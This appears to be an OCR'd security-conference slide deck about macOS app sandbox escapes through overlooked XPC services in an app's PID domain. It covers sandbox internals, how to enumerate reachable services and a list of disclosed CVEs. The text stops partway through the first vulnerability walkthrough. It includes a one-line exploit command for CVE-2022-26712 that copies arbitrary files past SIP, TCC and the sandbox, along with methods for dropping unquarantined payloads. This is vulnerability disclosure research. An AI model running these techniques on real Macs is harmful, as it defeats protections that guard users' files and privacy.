# A New Era of macOS Sandbox Escapes

## Diving into an Overlooked Attack Surface and Uncovering 10+ New Vulnerabilities

# About Me

## Mickey Jin (@patch1t)

- Mainly focus on Apple Product Security (Vulnerability hunter)
  - 200+ CVEs from Apple Inc
- Independent Security Researcher (Work for myself)
- Love reversing and debugging
- Speaker of POC2022


# In This Talk

## Outline

1. **About the macOS Sandbox**
2. The Attack Surfaces (old & new)
3. New Vulnerabilities & Exploitations (Demo)
4. Take Away


# About the macOS Sandbox

## Hacking the Mac



# About the macOS Sandbox

## Hacking the Mac




# About the macOS Sandbox

## The App Sandbox

- Introduced in Mac OS X Leopard as the “**Seatbelt**”
- Most applications run in the **App Sandbox**, as **required by the Mac AppStore**
- Entitlement: **“com.apple.security.app-sandbox” -> TRUE**
- Enter the sandbox in the dyld initialization (`_libsecinit_initializer`) **before the app’s main code**.
- Sandboxed + **Containerized**
- Dropped files are marked as **quarantined** by default
  - Have the extended attribute **com.apple.quarantine**
  - Can’t be removed by the sandboxed app **(deny file-write-xattr (xattr "com.apple.quarantine") (with no-log)))**

# About the macOS Sandbox

## The App Sandbox Design Guide



# About the macOS Sandbox

## Limited Capabilities of the App Sandbox

- Defined in the profile **/System/Library/Sandbox/Profiles/application.sb**
  - Limited access to **system resources** (network, hardware…)
  - Limited **file access** inside the app data container (**~/Library/Containers/XXX/Data**)
  - Limited **Mach Service**s available (**allow mach-lookup**)
  - Spawn process via **posix_spawn** (fork/exec)
    - App sandbox is **inherited** (and thus all the sandbox restrictions)
  - Launch process via **LaunchService** (e.g., the **open** command)
    - App sandbox is **not inherited!**
  - …

```
mickey-mbp:tmp mickey$ cat /System/Library/Sandbox/Profiles/application.sb
;;;;;; Base profile for Application Sandboxing
;;;;;;
;;;;;; Copyright (c) 2011-2019 Apple Inc.  All Rights reserved.
;;;;;;
;;;;;; WARNING: The sandbox rules in this file currently constitute
;;;;;; Apple System Private Interface and are subject to change at any time and
;;;;;; without notice. The contents of this file are also auto-generated and
;;;;;; not user editable; it may be overwritten at any time.
(version 1)
(deny default file-link)
(define entitlement-legacy-names
  '(("com.apple.security.device.microphone" "com.apple.security.microphone")
    ("com.apple.security.device.camera" "com.apple.security.camera")
    ("com.apple.security.personal-information.addressbook"
     "com.apple.security.addressbook")
    ("com.apple.security.personal-information.calendars"
     "com.apple.security.calendars")
    ("com.apple.security.personal-information.location"
     "com.apple.security.location")
    ("com.apple.security.files.user-selected.read-only"
     "com.apple.security.documents.user-selected.read"
     "com.apple.security.files.user-selected.read")
    ("com.apple.security.files.user-selected.read-write"
     "com.apple.security.documents.user-selected.read-write")))
(import "system.sb")
(import "appsandbox-common.sb")
(allow system-audit system-sched mach-task-name process-fork lsopen)
(define (select-mach-filter filter with-star without-star)
```

# About the macOS Sandbox

## The Service Sandbox

- Most Apple's **daemon service**s are running with **Service Sandbox** profile
  - Defined in **/System/Library/Sandbox/Profiles/*.sb**, **/usr/share/sandbox/*.sb**
- Enter the sandbox in the service's `**main**` function by calling the API `**sandbox_init_XXX**` with a sandbox profile name or path **manually**.
- Sandboxed, but **not Containerized**
- Dropped files are **not quarantined** by default. (unless it calls the API `**qtn_XXX**` manually)

# In This Talk

## Outline

1. About the macOS Sandbox
2. **The Attack Surfaces**
    a. **The Old Common Ways**
    b. **The New Overlooked Attack Surface**
3. New Vulnerabilities & Exploitations (Demo)
4. Take Away

# The Attack Surfaces

## The Old Common Ways

- Attack via the LaunchService.framework
  - Launch the system-existing **non-sandboxed application** with malicious environment variables
    - CVE-2021-30864: Attack the **Terminal.app** via **$HOME/.profile**
  - Drop a new **non-sandboxed application** and launch it
    - The dropped applications will be **quarantined** and **prevented from launching**!
      - Drop an app without being quarantined: CVE-2023-32364 (Abusing the **devfs**)
- Attack the available Mach services **listed in the app sandbox profile**

# The Old Common Ways

## Enumerate all the available Mach services (System/User Domain)

Available Mach Services

```
void checkService(const char *serviceName) {
    mach_port_t service_port = MACH_PORT_NULL;
    kern_return_t err = bootstrap_look_up(bootstrap_port, serviceName, &service_port);
    if (!err) {
      NSLog(@"available service:%s", serviceName);
      mach_port_deallocate(mach_task_self_, service_port);
    }
}

void print_available_xpc(void) {
    NSDictionary<NSString*, id>* dict = [NSDictionary dictionaryWithContentsOfFile:@"/System/Library/xpc/launchd.plist"];
    NSDictionary<NSString*, id>* launchDaemons = dict[@"LaunchDaemons"];
    for (NSString* key in launchDaemons) {
      NSDictionary<NSString*, id>* job = launchDaemons[key];
      NSDictionary<NSString*, id>* machServices = job[@"MachServices"];
      for (NSString* serviceName in machServices) {
          checkService(serviceName.UTF8String);
      }
    }
}
```

# More XPC services are ignored!

# The New Overlooked Attack Surfaces

## The XPC Services (System/User Domain vs PID Domain)

| | System/User Domain (Old Common) | PID Domain (New Overlooked) |
|---|---|---|
| **Service Type** | System/User | Application |
| **Life Cycle** | Launch when system/user startup/login;<br>Exit when system/user shutdown/logout | Launch when requested by an app/process;<br>Exit when the requesting process exits. |
| **Reachable services** | Listed in the application.sb (**allow mach-lookup**) | All XPC services required by an app and its frameworks |
| **Connection API** | xpc_connection_create_mach_service<br>(bootstrap_look_up) | xpc_connection_create |
| **Sandbox Check** | sandbox_check_by_audit_token or<br>check the client's entitlement | Most are not expected to be invoked from a sandboxed application! |

# The New Overlooked Attack Surfaces

## e.g., XPC Service: com.apple.installandsetup.ShoveService.System

launchd.plist 〉 No Selection

| Key | Type | Value |
|---|---|---|
| /System/Library/PrivateFrameworks/ShoveService.framework/... | Dictionary | (1 item) |
| _serviceBundles | Array | (2 items) |
| Item 0 | Dictionary | (2 items) |
| _executablePath | String | /System/Library/PrivateFrameworks/ShoveService.framework/Versions/A/XPCServices/StandardShoveService.xpc/ |
| _infoPlist | Dictionary | (7 items) |
| Item 1 | Dictionary | (2 items) |
| _executablePath | String | /System/Library/PrivateFrameworks/ShoveService.framework/Versions/A/XPCServices/**SystemShoveService**.xpc/( |
| _infoPlist | Dictionary | (7 items) |
| LSMinimumSystemVersion | String | 12.3 |
| CFBundleIdentifier | String | com.apple.installandsetup.ShoveService.System |
| CFBundleName | String | **SystemShoveService** |
| XPCService | Dictionary | (1 item) |
| ServiceType | String | Application |
| CFBundlePackageType | String | XPC! |
| CFBundleVersion | String | 1 |
| CFBundleExecutable | String | **SystemShoveService** |

# The New Overlooked Attack Surfaces

## e.g., Register the XPC Service to app's PID Domain

**Load the bundle**: **[[NSBundle bundleWithPath:@"/System/Library/PrivateFrameworks/ShoveService.framework"]load];**

```
0   libsystem_kernel.dylib          0x00007ff80f2455b2 mach_msg2_trap + 10
1   libsystem_kernel.dylib          0x00007ff80f24c5e4 mach_msg_overwrite + 692
2   libsystem_kernel.dylib          0x00007ff80f24589a mach_msg + 19
3   libxpc.dylib                    0x00007ff80efe6e29 _xpc_pipe_mach_msg + 49
4   libxpc.dylib                    0x00007ff80efe6721 _xpc_pipe_routine + 355
5   libxpc.dylib                    0x00007ff80efc6c01 _xpc_interface_routine + 163
6   libxpc.dylib                    0x00007ff80efce7ac _xpc_bootstrap_services + 115
7   libxpc.dylib                    0x00007ff80efc3450 _xpc_dyld_image_callback + 529
8   dyld                            0x00007ff80ef360a3 invocation function for block in
dyld4::RuntimeState::notifyLoad(std::__1::span<dyld4::Loader const*, 18446744073709551615ul> const&) + 1006
9   dyld                            0x00007ff80ef31d29 dyld4::RuntimeState::withNotifiersReadLock(void () block_pointer) + 45
10  dyld                            0x00007ff80ef35a68 dyld4::RuntimeState::notifyLoad(std::__1::span<dyld4::Loader const*,
18446744073709551615ul> const&) + 338
11  dyld                            0x00007ff80ef5d3ea dyld4::APIs::dlopen_from(char const*, int, void*) + 932
12  CoreFoundation                  0x00007ff80f399534 _CFBundleDlfcnLoadFramework + 149
13  CoreFoundation                  0x00007ff80f3fbbd2 _CFBundleLoadExecutableAndReturnError + 399
14  Foundation                      0x00007ff8101ef9fa -[NSBundle loadAndReturnError:] + 710
```

Register to PID Domain automatically when the bundle is loaded

# The New Overlooked Attack Surfaces

## e.g., CVE-2022-26712: Bypass SIP, TCC and Sandbox In One Shot!

- CVE-2022-26712: **SystemShoveService.xpc**
  - Doesn't check the requested XPC client
  - Has the powerful entitlement: **"com.apple.rootless.install"**
    - SIP & TCC Bypass
  - Reachable from the sandboxed application's PID Domain!
    - Sandbox Escape
  - One line exploit:
    - system("/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/Resources/shove -X **/path/to/src /path/to/dst**");
    - Src & Dst can be arbitrary paths outside the sandbox, even protected by TCC or SIP!

# The New Overlooked Attack Surfaces

## Find all XPC Services available to app's PID Domain

- All XPC services with the Service Type "**Application**" are potential targets to escape the app sandbox:
  - `find /System/Library/**Frameworks** -name *.xpc`
  - `find /System/Library/**PrivateFrameworks** -name *.xpc`

# The New Overlooked Attack Surfaces

## Attack Methods

- Send a malicious XPC request to the unexpected XPC service (**PID Domain**)
  - Drop an app **folder** without being quarantined
    - Get a full sandbox escape like CVE-2023-32364
  - Drop a **file** without being quarantined
    - ZIP, DMG (Non-sandboxed application payload inside)

# In This Talk

## Outline

1. About the macOS Sandbox
2. The Attack Surfaces (old & new)
3. **New Vulnerabilities & Exploitations (Demo)**
    a. **Beta-No-CVE-1**
    b. **Beta-No-CVE-2**
    c. **CVE-2023-27944**
    d. **CVE-2023-32414**
    e. **CVE-2023-32404**
    f. **CVE-2023-41077 (CVE-2024-23253, CVE-2024-40831)**
    g. **CVE-2023-42961**
    h. **CVE-2024-27864**
    i. **CVE-2023-42977**
4. Take Away

# Beta-No-CVE-1

Fixed in macOS Sonoma 14.0

**StorageKit**

We would like to acknowledge Mickey Jin (@patch1t) for their assistance.

/System/Library/PrivateFrameworks/StorageKit.framework/XPCServices/storagekitfsrunner.xpc

# Beta-No-CVE-1

## com.apple.storagekitfsrunner

```
1  char __cdecl -[ServiceDelegate listener:shouldAcceptNewConnection:](ServiceDelegate *self, SEL a2, id a3, id a4)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    v4 = objc_retain(a4);
6    v5 = +[NSXPCInterface interfaceWithProtocol:](
7           &OBJC_CLASS___NSXPCInterface,
8           "interfaceWithProtocol:",
9           &OBJC_PROTOCOL___SKRemoteTaskRunnerProtocol);
10   v6 = objc_retainAutoreleasedReturnValue(v5);
11   objc_msgSend(v4, "setExportedInterface:", v6);
12   objc_release(v6);
13   v7 = objc_alloc((Class)&OBJC_CLASS___SKRemoteTaskRunner);
14   v8 = objc_msgSend(v7, "initWithConnection:", v4);
15   objc_msgSend(v4, "setExportedObject:", v8);
16   v9 = +[NSXPCInterface interfaceWithProtocol:](
17          &OBJC_CLASS___NSXPCInterface,
18          "interfaceWithProtocol:",
19          &OBJC_PROTOCOL___SKRemoteTaskDataProtocol);
20   v10 = objc_retainAutoreleasedReturnValue(v9);
21   objc_msgSend(v4, "setRemoteObjectInterface:", v10);
22   objc_release(v10);
23   objc_msgSend(v4, "resume");
24   objc_release(v4);
25   objc_release(v8);
26   return 1;
27 }
```

```
                        assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
_OBJC_INSTANCE_METHODS_SKRemoteTaskRunnerProtocol __objc2_meth_list <18h, 1>
                                                ; DATA XREF: __data:_OBJC_PROTOCOL_$_SKRemoteTaskRunnerProtocol↓o
                        __objc2_meth <offset sel_runTask_arguments_withReply_, \ ; "runTask:arguments:withReply:"
                                      offset aV4008162432, 0> ; "v40@0:8@16@24@?32"
off_10000C020   dq offset aV4008Nsurl16Ns
                                                ; DATA XREF: __data:000000010000E658↓o
                                                ; "v40@0:8@\"NSURL\"16@\"NSArray\"24@?<v@?"...
_OBJC_INSTANCE_METHODS_SKRemoteTaskDataProtocol __objc2_meth_list <18h, 2>
                                                ; DATA XREF: __data:_OBJC_PROTOCOL_$_SKRemoteTaskDataProtocol↓o
                        __objc2_meth <offset sel_sendStdout_, offset aV240816, 0> ; "sendStdout:"
                                                ; "v24@0:8@16"
                        __objc2_meth <offset sel_sendStderr_, offset aV240816, 0> ; "sendStderr:"
                                                ; "v24@0:8@16"
off_10000C060   dq offset aV2408Nsdata16
                                                ; DATA XREF: __data:000000010000E6B8↓o
                                                ; "v24@0:8@\"NSData\"16"
                        dq offset aV2408Nsdata16 ; "v24@0:8@\"NSData\"16"
```

# Beta-No-CVE-1

## The Issue

The task's executable path and arguments are controlled from a sandboxed XPC client

Launch the task here


```
27  v11 = (SKTask *)objc_alloc((Class)&OBJC_CLASS___SKTask);
28  v54 = v7;
29  v55 = v8;
30  task = -[SKTask initWithExecutable:arguments:](v11, "initWithExecutable:arguments:", v7, v8);
31  v12 = dispatch_queue_create("com.apple.storagekitfs.runner.queue", &_dispatch_queue_attr_concurrent);
32  v56 = self;
33  v13 = -[SKRemoteTaskRunner connection](self, "connection");
34  v14 = objc_retainAutoreleasedReturnValue(v13);
35  v15 = -[NSXPCConnection remoteObjectProxy](v14, "remoteObjectProxy");
36  v16 = objc_retainAutoreleasedReturnValue(v15);
37  objc_release(v14);
38  v17 = objc_alloc((Class)&OBJC_CLASS___SKTaskRawParser);
